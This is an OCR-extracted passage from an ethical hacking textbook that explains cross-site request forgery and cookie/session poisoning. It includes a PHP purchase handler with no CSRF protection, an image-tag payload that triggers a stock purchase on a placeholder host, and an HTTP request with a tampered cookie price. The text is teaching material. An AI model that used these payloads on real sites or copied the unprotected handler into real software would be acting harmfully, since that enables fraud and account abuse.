


User
Trusted Website
Malicious Website
1
Logs into the trusted site and creates a new session
2
Stores the session identifier for the session in a cookie in the web browser
3
Visits a malicious site
4
Sends a request from the user's browser using his session cookie
C#
http//?

Figure 14.35: Cross-Site Request Forgery (CSRF) attack example

How CSRF Attacks Work

In a CSRF attack, the attacker waits for the user to connect with a trusted server and then tricks the user into clicking on a malicious link containing arbitrary code. When the user clicks on the link, it executes the arbitrary code on the trusted server. The diagram below explains the steps involved in a CSRF attack.



Client Side Code
Symbol
Shares
Server Code
Trusted Server
Malicious Code
Malicious Server
User
Attacker
1
User logs into trusted server using his credentials
2
Server sets a session cookie in the user's browser
3
Attacker sends a phishing mail tricking user to send a request to a malicious site
4
User requests a page from the malicious server
5
Response page contains malicious code
6
Malicious code is executed in the trusted server

```
<form action="buy.php"
method="POST">
<p>Symbol: <input type="text"
name="symbol" /></p>
<p>Shares: <input type="text"
name="shares" /></p>
<p><input type="submit"
value="Buy" /></p>
</form>r
```

```
<<?php
session_start();
if
(isset($_REQUEST['symbol'] &&
isset($_REQUEST['shares']))
{buy_stocks($_REQUEST['symbol
'],
$_REQUEST['shares']);}
?>
```

```
<img
src="http://certifiedhacker
.com/certifiedhackershop.ph
p?symbol=MSFT&shares=1000"
/>
```

Figure 14.36: Working of Cross-Site Request Forgery (CSRF) attack



Cookie/Session Poisoning

- Cookies are used to **maintain a session state** in the otherwise stateless HTTP protocol

Modify the Cookie Content

Cookie poisoning attacks involve modifying the contents of a cookie (personal information stored in a web user's computer) **to bypass security mechanisms**

Inject the Malicious Content

Poisoning allows an attacker to inject the malicious content, modify the user's online experience, and obtain **unauthorized information**

Rewriting the Session Data

A proxy can be used for rewriting the session data, displaying the cookie data, and/or specifying a new **user ID or other session identifiers** in the cookie

How Cookie Poisoning Works

```
GET /store/buy.aspx?checkout=yes HTTP/1.0 Host:
www.certifiedhackershop.com Accept: */* Referrer:
http://www.certifiedhacker.com/showprods.aspx Cookie:
SESSIONID=325896ASDD23SA3587; BasketSize=3;
Item1=1258; Item2=2658; Item3=6652; TotalPrice=11568;
```

```
GET /store/buy.aspx?checkout=yes HTTP/1.0 Host:
www.certifiedhackershop.com Accept: */* Referrer:
http://www.certifiedhackershop.com/showprods.aspx
Cookie: SESSIONID=325896ASDD23SA3587; BasketSize=3;
Item1=1258; Item2=2658; Item3=6652; TotalPrice=100;
```

User
Web Server
1
User browses a web page
2
Web server replies with requested page and sets a cookie on the user's browser
3
Attacker steals cookie (Sniffing, XSS, phishing attack)
4
Attacker orders product using modified cookie
5
Product is delivered to attacker's address
Attacker

Cookie/Session Poisoning

Cookies are generally used to maintain a session between web applications and users; thus, cookies need to transmit sensitive credentials frequently. The attacker can modify the cookies' information with ease to escalate access or assume the identity of another user.

Usually, the aim of a session is to uniquely bind every individual with the web application that he/she is accessing. Poisoning cookies and session information can allow an attacker to inject malicious content or modify the user's online experience and obtain unauthorized information.

Cookies can contain session-specific data such as user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs. They exist as files stored in the client computer's memory or hard disk. A proxy can be used for rewriting the session data, displaying the cookie data, and/or specifying a new user ID or other session identifiers in the cookie. By modifying the data in a cookie, an attacker can often gain escalated access or maliciously affect the user's session. Many sites offer the ability to "**Remember me?**" and store the user's information in a cookie so the user does not have to re-enter the data with every visit to the site. Any private information entered is stored in a cookie. To protect cookies, site developers often encode them. Easily reversible encoding methods such as Base64 and ROT13 (rotating the letters of the alphabet through 13 characters) give a false sense of 